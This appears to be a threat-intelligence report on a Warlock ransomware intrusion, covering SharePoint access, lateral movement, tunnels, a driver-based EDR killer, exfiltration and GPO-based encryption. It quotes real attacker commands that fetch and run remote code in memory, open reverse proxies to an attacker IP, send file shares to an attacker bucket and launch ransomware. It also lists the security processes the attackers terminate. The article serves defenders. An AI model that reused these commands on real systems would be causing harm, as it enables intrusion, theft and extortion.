

# Web Shells, Tunnels, and Ransomware: Dissecting a Warlock Attack

 [trendmicro.com/en\\_us/research/26/c/dissecting-a-warlock-attack.html](https://trendmicro.com/en_us/research/26/c/dissecting-a-warlock-attack.html)

March 16, 2026



## Ransomware

Warlock continues to enhance its attack chain with new tactics to improve persistence, lateral movement, and defense evasion using an expanded toolset: TightVNC Yuze, and a persistent BYOVD technique leveraging the NSec driver.

By: Maristel Policarpio, Junestherry Dela Cruz, Sarah Pearl Camiling, Jacob Santos, Don Ovid Ladores Read time: 12 min (3238 words)

## Key Takeaways

- Our recent monitoring revealed that the Warlock ransomware group has enhanced its attack chain, including improved methods for persistence, lateral movement, and evasion.
- Warlock's updated toolset, which includes TightVNC, and Yuze, along with a persistent BYOVD technique exploiting the NSec driver, helps it mask its spread across networks.
- Based on the group's leak site from the second half of 2025, among the most targeted industries were technology, manufacturing, and government, while the US, Germany, and Russia were the countries most targeted.

We have identified new tactics, techniques, and procedures (TTPs) used by the Warlock [ransomware](#) group (tracked by TrendAI™ as Water Manual). In our [previous article](#), we detailed how Warlock exploited unpatched Microsoft SharePoint servers to deploy LockBit-derived ransomware with the .x2anylock extension, using Cloudflare tunnels for command and control (C&C) and Rclone for data exfiltration. Warlock's method of initial access to victim networks has remained consistent; however, it has added new techniques to enhance its persistence, lateral movement, and defense evasion. These new observations include the usage of TightVNC (a remote access tool) to maintain persistent control, abuse of new open-source tools to conduct C&C communications, and a persistent Bring Your Own Vulnerable Driver (BYOVD) technique that leverages a vulnerability in the NSec driver.

Warlock's leak site data from June to December 2025 shows the group's targeting patterns by industry and geography. Technology, manufacturing, government, and education were among the most targeted industries, with the US, Germany, Russia, and the UK being the countries with the most victim counts.


## From familiar tools to an expanded arsenal


While Warlock's initial access method remains unchanged in this incident (exploiting vulnerable internet-facing SharePoint servers), the group has significantly expanded its post-exploitation toolkit. In the previous campaigns, Warlock relied on Velociraptor as its primary C&C framework, paired with a single Cloudflare tunnel for remote access and Rclone disguised as *TrendSecurity.exe* for exfiltration. Our latest investigation reveals three key additions to the group's arsenal: TightVNC deployed silently as a Windows service via PsExec for persistent GUI-based remote access independent of their tunnel infrastructure; Yuze, a lightweight C-based open-source reverse proxy tool used to establish SOCKS5 connections over ports 80, 443, and 53; and a new BYOVD technique exploiting a vulnerability in the NSecKml.sys driver to terminate security products at the kernel level, replacing the *googleApiUtil64.sys* driver used in earlier campaigns and deployed domain-wide via GPO. Combined with continued abuse of Velociraptor, VS Code tunnels, and Cloudflare Tunnel, this expanded toolkit gives Warlock multiple redundant C&C channels that blend with legitimate network traffic, demonstrating deliberate investment in operational resilience and detection evasion.

## Warlock's enhanced attack chain

---

In early January 2026, our monitoring and analysis of a Warlock-related incident revealed that operators spent 15 days inside a victim's network before executing their ransomware. Our analysis uncovered valuable insights into the group's evolving tactics and revealed several previously undocumented techniques.





©2026 TREND MICRO

Figure 1. Warlock's enhanced attack chain

Initial Access According to our telemetry, Microsoft SharePoint vulnerabilities remain as some of the entry vectors being abused by these threat actors because it is reliable for gaining initial foothold into a secure network. Moreover, the attackers appear to have timed their activity to coincide with holiday periods. During these windows, staffing levels and monitoring capacity are typically reduced, which leads to delayed detection of and response to malicious actions.

```
1 GET /us/min/users/js/index.js HTTP/1.1
2 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
3 Referer: http://code.nps.com/
4 Accept-Encoding: gzip, deflate
5 Cookie: __cfduid=Pskwd2UQwutuMZN4kuube6FEzZBiLPhCPLCNcUTU_50UT0hMCQM0u9feaKqYk4i2yyzi3IretToLmqIaIai
6 kCiveV26d6vHoM0NA8mydyd6_cPMQNPSUgJ178API6u9ZxGA06CKTGlDEJ2kxXRSbvS-SUVZ9IfT2Wz2zsN8EyElo
7 Host: code.translatevv.com
8 User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
9 Connection: Keep-Alive
10 Cache-Control: no-cache
```

```


[*,] jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */function(e,t){var s="string",o="object",p="typeof module,exports?module.exports:document",f=(e,[0]).function(e){if(!e.document)throw new Error("jQuery requires a window with a document");return e}(t),(e)[0].undefined?function(w){return w}:function(e,t){var n=[],r=e.document,i=Object.getPrototypeOf,sn,sn,se,a=n.concat,s=n.push,u=n.indexOf,l=[0],c=l.toString,f=l.hasOwnProperty,p=f.toString,c=p.call(Object),h=(g,function(e,t){return"function"==typeof t&&"number"!=typeof t.nodeType},y=function(e,t){return null!=t&&t=t.window,v={type:10,src:10,noModule:10};function m(e,t,n){var o=(t||n).createElement("script");if(o.text=e,n)for(i in v)n[i]&&(o[i]=n[i]),t.head.appendChild(o),parentNode.removeChild(o)}function x(e){return null==e?"":e};"object"==typeof e||"function"==typeof e?l[2].call(e,t)||"object"==typeof e?var b="3.3.1",w=function(e,t){return new w.fn.init(e,t)},T=[*,]u=UEFFFxA0[]+["sUEFFFxA0"]s,w.fwnew.prototype={jquery:"3.3.1",constructor:w,length:0,toArray:function(){return o.call(this)},get:function(e){return null==e?call(this,e):0<this[e+this.length]?this[e]:pushStack:function(e){var tw=merge(this.constructor(),e).return t.prevObject=this,t.each(function(e){return w.each(this,e)},map:function(e){return this.pushStack(w.map(this,function(t,n){return e.call(t,n)})),slice:function(){return this.pushStack(o.apply(this,arguments)),first:function(){return this.eq(0)},last:function(){return this.eq(-1)},eq:function(e){var t=this.length,n=+e(e?0:0);return this.pushStack(n>0&&n<t?this[n]:[]),end:function(){return this.prevObject||this.constructor()}.push:s.sort:n.sort,slice:n.splice,w.extend:w.fn.extend=function(){var e,t,n,r,i,o,a=arguments[0],l=1,u=arguments.length,l=1;for("boolean"==typeof a&&(l=a,a=arguments[s])||l,s++)"object"==typeof a||g(a)?(a=[a]),s=s+u&&(a=this,s--),s++;if(!null!=e=arguments[s])for(t in e)n=[t],a!=["e"]&&(l&&g(w.isPlainObject(n)=n))return n&&n[1],P=n}I=7HKCSznJ4uBDtFdnRm55Cz2q6017Df3p1BTUdxkcUu89ViPncrEkpK67Vh3g5-LnuwxHtD01t17gBfCt23BBXk17x1cHXbJdJA8cOpBaVISAw_ZITXkEztE7JbMoDDqIQMbnAaEit197p34-xE-MmXQD6GfwpuY7VgRvu"},Math.max(t.body["scrollLeft"],e["scrollLeft"],t.body["offsetLeft"],o["offsetLeft"],e["clientLeft"]);void 0===w.css(t,n,s).style(t,n,s),t.a?i:void 0(a)),w.each("blur focus focusin focusout resize scroll click dblclick mousedown mouseup mousemove mouseover mouseout mouseenter mouseleave change select submit keydown keypress keyup contextmenu").split(" "),function(e){t.w.fn[e]=function(e,n){return arguments.length>0?this.on(t,null,e).this.trigger(e),t.w.fn.extend({hover:function(e,t){return this.mouseenter(e).mouseleave(t)}},t)}

```

## DCSync Attack

A tool named *debug.exe* was used to impersonate a Domain Controller (DC) and retrieve user credentials from another DC via the MS Directory Replication Service Remote Protocol (MS-DRSR), constituting a DCSync attack.

```
| C:\Users\[REDACTED]\Documents\debug.exe .hs.txt
```



```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\[REDACTED]\Desktop>debug.exe
[i] dcsync: Domain would be (null)
[x] getDC: DsGetDcName: 1355
[i] dcsync: DC would be (null)
[x] createBinding: Cannot add NetworkAddr & Service if NULL
[x] getDCBind: RPC Exception 0x000006a6 (1702)
[x] getDCBind: RPC Exception 0x000006a6 (1702)
[x] dcsync: RPC Exception 0x000006ef (1775)
```

Figure 4. DCSync tool is required to be connected a DC

## Lateral Movement

Following initial access, the threat actors conducted extensive lateral movement using a combination of legitimate administration tools and credential abuse. As a result, the threat actors gained control of the DC, reset the password of the built-in Administrator account, and subsequently added a domain user to the Domain Administrators group, indicating full domain-level compromise.

```
| net user administrator <REDACTED>
net localgroup Administrators "<REDACTED>\Desktop Admins" /ADD
```

### PsExec

Lateral movement activity involving PsExec was observed through the execution of the PSEXESVC process and the presence of the artifact *C:\Windows\PSEXEC<REDACTED>.key*. This step was consistent with remote command executions across the domain. Aside from the PsExec, several tools were used as secondary options for remote monitoring and control over the devices.

### TightVNC

PsExec was used to execute commands that led to the installation of TightVNC via MSIEXEC execution with */i*, enabling the download and installation of package from the remote location.

```
| C:\windows\system32\msiexec.exe /i hxxps://www[.tightvnc].com/download/2.8.85/tightvnc-2.8.85-gpl-setup-64bit[.msi] /q /norestart
ADDLOCAL=Server SERVER_REGISTER_AS_SERVICE=1 SERVER_ADD_FIREWALL_EXCEPTION=1 SET_PASSWORD=1
VALUE_OF_PASSWORD=[REDACTED]
```

### PowerShell Remoting (PSRemoting)

Furthermore, PSRemoting, a built-in Windows feature for remote administration, was enabled and used to execute PowerShell commands on remote systems.

```
| C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe "Enable-PSRemoting -Force -SkipNetworkProfileCheck"
```

### RDP Patcher/Wrapper

RDP Patcher enables the non-server Windows edition to have concurrent RDP sessions. Multiple sessions are allowed; thus, administrators are less likely to notice or disconnect an existing session preventing any detections.

## Command and Control

Tunneling mechanisms, C&C agents and several other tools were used to maintain persistence of the threat actors and facilitate their communications within the private network.

### Velociraptor

The threat actors continued to abuse Velociraptor (version 0.73.4) as their primary C&C framework, repurposing the legitimate Digital Forensics and Incident Response (DFIR) tool for stealth. This activity is part of a consistent pattern of abusing dual-use tools, as previously documented by external researchers, wherein the group's infrastructure has evolved from Velociraptor to include VS Code and Cloudflare Tunnel for C&C communications.

The Velociraptor installer was disguised as "*v4.msi*" and hosted on a Supabase storage:

```
| C:\Windows\System32\msiexec.exe /q /i hxxps://vdfccjpnedujhrzscjtq[.]supabase[.]co/storage/v1/object/public/image/v4[.]msi
```

## VS Code

Following installation, Velociraptor downloaded VS Code using an encoded PowerShell command:

```
| ["Invoke-WebRequest -Uri  
\"https://vscode.download.prss.microsoft.com/dbazure/download/insider/09401e712d4ffa5e497787978fe90c1557a0092b/vscode_cli_win32_x64_cli.zip\"  
-OutFile \"C:\\ProgramData\\Microsoft\\AppV\\code.zip\""]
```

We observed three related PowerShell executions through Velociraptor, all following the same fileless execution pattern:

- Downloading remote bytes,
- Loading them directly into memory via *[Reflection.Assembly]::Load()*, and
- Executing them with *.EntryPoint.Invoke()*.

Each execution supplied the same "4567" command-line argument to the entry point of the payload, thereby indicating that the payload was executed with a consistent and predefined runtime parameter across all runs.

```
| ["\"[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;[Reflection.Assembly]::Load((New-Object  
Net.WebClient).DownloadData('hxxps://litter[.]catbox[.]moe/zqqxb3.txt')).EntryPoint.Invoke($null, (, [string[]] ('4567')))]
```

```
| ["[Reflection.Assembly]::Load((New-Object Net.WebClient).DownloadData('hxxps://files[.]catbox[.]moe/wzsjlw.dll')).EntryPoint.Invoke($null, (  
[string[]] ('4567')))]
```

```
| ["[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;[Reflection.Assembly]::Load((New-Object  
Net.WebClient).DownloadData('hxxps://litter[.]catbox[.]moe/uaw2gm.txt')).EntryPoint.Invoke($null, (, [string[]] ('4567')))]
```

A pivot from the referenced URLs/file names to VirusTotal showed that they pointed to *wssocks.exe*, a .NET payload designed for in-memory execution. This step aligned with the observed technique of downloading bytes directly and running them via *Assembly.Load()* and *EntryPoint.Invoke()* without writing to disk.

## Cloudflare Tunnel

The commands below show the method by which the TA configured Cloudflare Tunnels for C&C communications. After installing Cloudflared via MSI, the attacker first registered it as a persistent Windows service using *service install* with a pre-configured token, ensuring the tunnel would survive reboots. The *tunnel run --token* command then authenticated the compromised machine to the attacker's Cloudflare account and established a named tunnel. Approximately 50 minutes later, the attacker also created a quick tunnel using *tunnel --url http://127.0.0.1:80*, which exposes a local HTTP server through a Cloudflare-provided public URL, likely as a secondary access method to proxy traffic to the compromised SharePoint server.

```
| Persistent service registration: "C:\Program Files (x86)\cloudflared\cloudflared.exe" service install <TOKEN>
```

```
| Named tunnel execution: "C:\Program Files (x86)\cloudflared\cloudflared.exe" tunnel run --token <TOKEN>
```

```
| Quick tunnel (ad-hoc reverse proxy to local webserver): cloudflared.exe tunnel --url http://127.0.0.1:80
```

## C&C Tunneling via VS Code CLI

The TA leveraged VS Code's built-in tunneling capability to establish a covert C&C channel. By downloading the VS Code CLI and running it in tunnel service mode, threat actors created a legitimate-looking connection that blends in with developer traffic.

```
| Invoke-WebRequest -Uri  
"https://vscode.download.prss.microsoft.com/dbazure/download/insider/09401e712d4ffa5e497787978fe90c1557a0092b/vscode_cli_win32_x64_cli.zip"  
-OutFile "C:\ProgramData\Microsoft\AppV\code.zip"  
C:\windows\debug\code-insiders.exe --verbose --cli-data-dir  
C:\Users\[REDACTED]\.vscode\cli tunnel service internal-run --log-to-file  
C:\Users\[REDACTED]\.vscode\cli\tunnel-service.log
```

## Yuze

We have identified the use of a new and lightweight open-source tunneling tool called Yuze by the threat actors. This purely C-based tool is designed for intranet penetration and supports forward and reverse SOCKS5 proxy tunneling. The threat actors executed Yuze using the commands below:

```
| rundll32 yuze.dll,RunYuze reverse -c 198[.]13[.]158[.]193:80
```

```
| rundll32 yuze.dll,RunYuze reverse -c 198[.]13[.]158[.]193:443
```

```
| rundll32 yuze.dll,RunYuze reverse -c 198[.]13[.]158[.]193:53 (DNS port)
```

These commands establish a reverse proxy connection to the attacker's external C&C server across multiple ports: HTTP (80), HTTPS (443), and DNS (53). The sequential port rotation also suggests the attacker was probing an open egress path through the victim's firewall, with port 53 being a common target since it is typically permitted for DNS traffic. This addition to the toolkit of the TA demonstrates a continued shift toward leveraging stealthy and cross-platform utilities to maintain persistence and enable lateral movement.

Traffic analysis points to [198\[.\]113\[.\]158\[.\]193](#) as the primary C&C endpoint. This IP address is registered under [blnwx\[.\]com](#), which provides services, such as Virtual Private Servers (VPS). [Otherservices](#) reports have noted that multiple high-profile ransomware groups are using this same infrastructure for their secondary-stage operations.

## Defense Evasion (BYOVD)

In our [previous report](#), the threat actors renamed *rc1one.exe* to *TrendSecurity.exe* to appear legitimate. In this incident, the file that was renamed to *TrendSecurity.exe* functioned as a loader that exploited the vulnerable *NSecKrn1.sys* driver to continuously terminate security processes. Through GPO deployment, the attackers systematically disabled all security software throughout the compromised environment.

The attack worked in two stages. First, the loader created a kernel driver service using the vulnerable *NSecKrn1.sys* driver:

```
sc create NSecKrn1 binPath= "c:\users\[REDACTED]\NSecKrn1.sys" type=filesys
```

Once the vulnerable driver is loaded, *TrendSecurity.exe* leveraged it to continuously terminate security product processes at the kernel level, thereby bypassing user-mode protections. Binary analysis revealed that the tool targeted over 30 processes across major security vendors, with a particular focus on TrendAI™ products:

| Vendor      | Targeted Processes                                                                                                                                                         |
|-------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| TrendAI™    | Ntrtscan.exe, TmListen.exe, PccNTMon.exe, TMBMSRV.exe, TmCCSF.exe, TmExtIns.exe, TmWatchdog.exe, TmSSClient.exe, TmPfw.exe, TmProxy.exe, ds_monitor.exe, dsa.exe, dsvp.exe |
| CrowdStrike | CSFalconService.exe, csfalconservice.exe, CsFalconConnector.exe, CSFalconController.exe, CSFalconContainer.exe, CsScan.exe, CsScanCli.exe                                  |
| Microsoft   | MsMpEng.exe, MpCmdRun.exe, MpDefenderCoreService.exe, MpDlpService.exe                                                                                                     |
| Symantec    | ccSvcHst.exe, sepWscSvc64.exe                                                                                                                                              |

Table 1. Targeted processes

The NSec-Killer tool is publicly available at [GitHub](#); however, the TA customized its implementation for this incident.

It's important to note that these processes are protected by agent self-protection technology. This means that attempts to terminate them are automatically blocked, with immediate and high-fidelity alerts generated in the management console. This process provides defenders with a critical opportunity to detect and respond to tampering in real time.

## Exfiltration

The threat actors continue to use a renamed version of the legitimate tool *rc1one.exe* (disguised as *TrendFileSecurityCheck.exe*) to exfiltrate data, a technique previously documented in their campaigns. By repurposing a widely trusted file synchronization utility, the threat actors aim to blend their data transfers with legitimate administrative or backup traffic. This approach evades simple signature-based detection and complicates behavioral analysis because the network activity of the tool may appear benign without deeper context.

The command below shows the threat actors exfiltrating data from a targeted file share directly to an attacker-controlled S3 bucket:

```
| TrendFileSecurityCheck.exe copy \\ REDACTED\REDACTED :s3:REDACTED/src -P --include "{*.  
{pdf,ai,dwg,dxf,dwt,doc,docx,dwg,dwt,dws,shx,pat,lin,ctb,dxf,dwf,step,sti,dst,dxb,,stp,ipt,prt,iges,obj,xlsx,doc,xls,cs,xml,ppt,pptx}" -q --ignore-existing --  
auto-confirm --multi-thread-streams 11 --transfers 11 --max-age 500d --max-size 2000m
```

### Impact: Ransomware Deployment via GPO

The threat actors weaponize Active Directory Group Policy for mass malware distribution. Ransomware components are staged in SYSVOL and NETLOGON shares, which automatically replicate to all DC and are accessible to all domain-joined systems:

```
| \\[VICTIM-DOMAIN]\SYSVOL\[VICTIM-DOMAIN]\scripts\run\run.dll  
  
| \\[VICTIM-DOMAIN]\SYSVOL\[VICTIM-DOMAIN]\scripts\Trend\TrendSecurity.exe  
  
| \\[VICTIM-DC]\netlogon\run.bat  
  
| \\[VICTIM-DOMAIN]\SysVol\[VICTIM-DOMAIN]\Policies\{5810DB21-959D-45BD-AF4C-  
0228CEC3C46A}\Machine\Scripts\Startup\CentralStartup.cmd
```

The deployment script copies the BYOVD tool from SYSVOL to the local system and executes it:

```
| copy \\[VICTIM-DOMAIN]\SYSVOL\[VICTIM-DOMAIN]\scripts\Trend* c:\users\public\ /y & start /B cmd /c "c:\users\public\TrendSecurity.exe 2>nul  
|| exit"
```

This approach ensures malware deployment occurs automatically when systems boot or when Group Policy refreshes, thereby enabling rapid enterprise-wide infection without requiring individual system access.

The primary ransomware payload is *run.dll*, which exports a function named RunCryptor that performs the actual file encryption. The threat actors employed multiple execution methods to maximize encryption coverage.

Furthermore, the primary execution method uses *rundll32.exe* to invoke the RunCryptor export:

```
| rundll32 c:\users\public\run.dll,RunCryptor
```

Alternative execution paths include running the standalone *run.exe* executable and directly calling the DLL from SYSVOL shares:

```
| start /B cmd /c "c:\users\public\run.exe 2>nul || exit"
```

```
| start /B cmd /c "rundll32 \\[VICTIM-DOMAIN]\SYSVOL\[VICTIM-DOMAIN]\scripts\run\run.dll,RunCryptor 2>nul || exit"
```

Following encryption, the ransomware then drops a ransom note named *lockdatareadme.txt* on affected systems.

| Tactic               | Technique ID | Technique Name                                                                         |
|----------------------|--------------|----------------------------------------------------------------------------------------|
| Initial Access       | T1190        | Exploit Public-Facing Application                                                      |
| Execution            | T1059.001    | Command and Scripting Interpreter: PowerShell                                          |
| Persistence          | T1505.003    | Server Software Component: Web Shell                                                   |
| Privilege Escalation | T1068        | Exploitation for Privilege Escalation                                                  |
| Defense Evasion      | T1218.011    | System Binary Proxy Execution: Rundll32                                                |
|                      | T1027        | Obfuscated Files or Information                                                        |
|                      | T1562.001    | Impair Defenses: Disable or Modify Tools                                               |
|                      | T1059.001    | Command and Scripting Interpreter: PowerShell                                          |
|                      | T1620        | Reflective Code Loading                                                                |
| Credential Access    | T1003.006    | OS Credential Dumping: DCSync                                                          |
| Discovery            | T1087.002    | Account Discovery: Domain Account                                                      |
| Lateral Movement     | T1021.002    | Remote Services: SMB/Windows Admin Shares                                              |
|                      | T1021.001    | Remote Services: Remote Desktop Protocol                                               |
|                      | T1021.006    | Remote Services: Windows Remote Management                                             |
| Collection           | T1560.001    | Archive Collected Data: Archive via Utility                                            |
| C&C                  | T1095        | Non-Application Layer Protocol                                                         |
|                      | T1572        | Protocol Tunneling                                                                     |
|                      | T1105        | Ingress Tool Transfer                                                                  |
| Exfiltration         | T1048.003    | Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C&C Protocol |
| Impact               | T1486        | Data Encrypted for Impact                                                              |

Table 2. Summary of TTPs used by Warlock

## Security recommendations

### Mitigating BYOVD attacks

Warlock's reliance on vulnerable drivers to disable security controls requires a multilayered defense focused on kernel integrity. Thus, organizations must upgrade from basic endpoint protection to enforcing strict driver governance and real-time monitoring of kernel-level activities.

Essential endpoint controls should include:

- **Driver allowlisting:** Implement policies to only allow signed drivers from explicitly trusted publishers and blocking all others by default.
- **Enhanced monitoring:** Deploy EDR solutions with deep visibility to monitor driver installation events, kernel-mode code execution, and attempts to tamper with security processes.
- **Patch management:** Maintain a rigorous schedule for updating all security software, especially those with driver-based components that could be exploited.

### Preventing legitimate software abuse and lateral movement

Attackers consistently abuse trusted administrative tools for discovery, credential theft, and lateral movement. Defending against these requires restricting tool execution, segmenting administrative traffic, and implementing granular logging to detect anomalous behavior.

Critical access controls and monitoring include:

